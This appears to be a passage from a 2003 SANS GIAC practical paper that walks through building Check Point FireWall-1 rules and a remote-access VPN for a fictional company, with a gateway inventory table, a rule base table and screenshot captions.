Amman_exchange	172.16.11.77		No	NG FP2
Amman_Gateway	195.133.13.2	used to be New2_Gateway	No	NG FP2
Amman_mngt	172.16.11.11		No	NG FP2
Berlin_FR_VPN	192.168.102.111		No	4.1
Berlin_Gateway	206.100.102.254		No	NG FP2
Budapest_Gateway	195.133.12.1	used to be known as New1_Gateway	No	NG FP2
Chicago-Dallas-FW	192.168.133.110	ISDN backup via router	No	4.0
Contractor_Gateway	162.90.61.2		No	NG FP2

Step Two – Inserting a Rule


Right click over the number where you want to insert the rule. In this case, right click on the number 1. (It will not work if you try to right click anywhere else on the current rule.) Select “Add Rule Above”. A new rule will appear directly above the current rule. By default, the rule will drop all traffic, from any source, to any destination. This is a good rule to keep at the very bottom of your rule list, although you may also want to perform some logging.

All of the steps require a right-click to add, delete, or otherwise modify that portion of the rule.




Step Three – Choose a Source

In this step, you want to choose what source(s) will be affected by this rule. You will need to know what action you want to take regarding this resource. That is, do you want to allow, deny, drop, or perform another action?




Step 4 – Choose a Destination

The Destination, as the name implies, is where the firewall will allow the traffic to go. As you can imagine, this allows for a great deal of flexibility in designing your security policies. Remember, you may have better security with a more granular policy, but it is also sometimes more difficult to maintain. Each company must decide on the balance.




Step 5 – Choose If Via

Choose a method by which the communication must transverse.




Step 6 – Choose a Service

It is a good practice to limit each rule to one or two service options. This allows for better management and better logging. Services are not listed by port number because Checkpoint assumes the standard ports for each service. For those that do not have every port memorized, this makes it easier to administer.



For those that want more granular control, right click on the service selected to define the specific port.




Step 7 – Decide on an Action

Choose what you would like to see happen when the source sends a request to the destination using the chosen service. Do you want to drop it? Accept it? Etc.



Step 8 – Track

If you choose, you can have each and every attempt logged so it can be reviewed later.



Or, you can decide to do other actions, such as send an Alert. To modify the Alert, Checkpoint offers the following:

“The default is internal_send_mail, which is not a script but an internal VPN-1/FireWall-1 command. Its syntax is described below.

```
internal_send_mail [-s subject] -t mailserver
[-f sender_email] recipient_email [recipient_email ...]
internal_send_mail cannot be run from the OS command line. Its options are listed below:
```

internal_send_mail options

parameter meaning

-s subject The subject of the mail message is specified by subject.

NOTE: If the mail subject is more than one word, it must be written within quotation marks.

if the mail subject is more than one word, it must be written within quotation marks.

-t mailserver mailserver is the system mail server.

-f sender_email The email address of the sender.

recipient_email The email address of the recipient. At least one recipient must be specified.”


Step 9– Choose Target

Decide which firewall you want this rule to be applied. If you have more than one firewall, be careful which rule you apply to which firewall.



Step 10 – Time

This setting allows you to choose the time of day in which the rule should be applied. As you can see, it allows for control to the minute. It even allows for multiple time segments in one rule. If, for example, you did not want this rule to be used between 11:00 and Noon, it can be indicated when you edit the object (as shown below).



Step 11 – Comments

Finally, post any relevant comments in the comment section. This is invaluable for several reasons. First, it can give a brief description of the rule without having to look at each portion. Second, it will refresh your memory when you're reviewing each rule. And last, it will allow others to understand why you made some of the decisions and/or why the rule is there.



VPN

GIAC Mobile Sales and Teleworkers

The mobile sales force and teleworkers will all be using 56k dial up to a national Internet service provider (anyone but AOL). They will be using Windows 2000 laptops running Norton Anti-Virus (<http://symantec.com>) and Checkpoint VPN client VPN-1 Secure remote (http://www.checkpoint.com/products/connect/vpn-1_clients.html). According to the website, the VPN client supports both dial-up and dedicated high-speed connections (DSL, Cable Modem, etc.).

VPN will not be used by suppliers because it was regarded by management as being inappropriate. The suppliers will be using PGP which allows for encryption of sensitive data and a signature for the files being transferred.

Settings and parameters

The VPN is initiated at the Border Firewall.

There are several options for setting up the VPN. The following configurations were determined based on industry best practice and business requirements.

- All dial-in users will use the S/key and the VPN-1 & Firewall-1 password authentication methods, as this is a more secure connection.
- ISAKMP/OAKLEY (IKE) is the encryption method as defined on the firewall itself. The encryption algorithm chosen is 3DES. Certificates will be administered to each client and maintained by the Security Network team.

The combination of these two choices provides a very strong encryption service.

An important point to remember when setting up the Client is that you will need the IP address of the firewall and the user credentials in order to successfully download and initiate the policies.

Also, we will not use split tunneling because that leaves a back door for an attacker gain accesses to the network.

If possible, do not allow the client to save the password on the client machine. If the client saves the password, and the machine is stolen, a hacker may have access to the network.


For the client, if you wanted to enable IKE logging, perform the following:

- 1) Stop Secure Remote and Secure Client
- 2) Create the file fwike_debug.all in the root directory
- 3) Launch the SecuRemote/SecurClient

VPN Example

The screen shots below will briefly demonstrate how to configure the VPN user information for the GIAC network. Remember, it is very important to ensure that each rule is tested after making changes to a production node. It is often useful to have another group double-check any requests for changes which will help alleviate potential mistakes from human error. This is not intended as a full tutorial, it only point out some key elements.


Figure A1 and A2 - By accessing the “VPN Manager” tab, the administrator can design the VPN network by adding or deleting which groups or network should belong in the configuration. As can be seen in the screen shot, GIAC has the Mobile Sales Force and the Remote Users as members of the VPN group.



NO.	SOURCE	DESTINATION	IF V	SERVICE	ACTION	TRACK	INSTALL ON
1	* Any	GIAC_EXT_Web_Content	*	TCP http	accept	- None	GIAC_BDR_FW1
2	* Any	GIAC_Ext_Web_Purch	*	TCP https	accept	- None	GIAC_BDR_FW1
3	IP GIAC_Supplier1_IP IP GIAC_Supplier2_IP	GIAC_EXT_FTP	*	TCP ftp	accept	Log	GIAC_BDR_FW1 GIAC_INT_FW1
4	GIAC_INT_FTP	GIAC_EXT_FTP	*	TCP ftp AH	accept	Log	GIAC_INT_FW1 GIAC_BDR_FW1

A1

Figure A2 is a fairly basic configuration. However, the interface allows for much more detailed examination of much more complex environments.



A2

© SANS Institute 2003,

Figure B -To add or delete Users to each group, right-click on the User icon (either Mobile Sales or Remote Users) and choose Edit. This allows the manipulation of the Group Properties screen.

You can name the group anything you want as it is not related to any other portion of the network. That is, it does not necessarily correspond to a Group in a Microsoft Domain or any roles in RACF.

The GUI interface allows an Administrator to select only those users who already have an account established on the system. If there are additional users that need to be placed in the group but do not have an account, a new account must be created.




Figure C – Right-click on the center circle (GIAC_BDR_FW1) and click Edit. This brings up the Check Point Gateway properties. The Topology section indicates the network interfaces, addresses assigned to those interfaces, and other relevant information.

Configure the topology according to your network design. For this network, there are three interfaces. They include the Border Router, The DMZ, and the Internal Router. You can name the interfaces however you would like. In this example, I used the prefix “To” in order to demonstrate which interface the connection was attached. However, this is not always a good approach because it can lead to more confusion than is necessary.




Figure D – This indicates the values for NAT. Nothing very fancy or exciting here, but worth mentioning because it shows which firewall is performing NAT.




Figure E – This is the VPN setup. With this screen, you can indicate which module will be participating in the VPN (as indicated in Figure A).

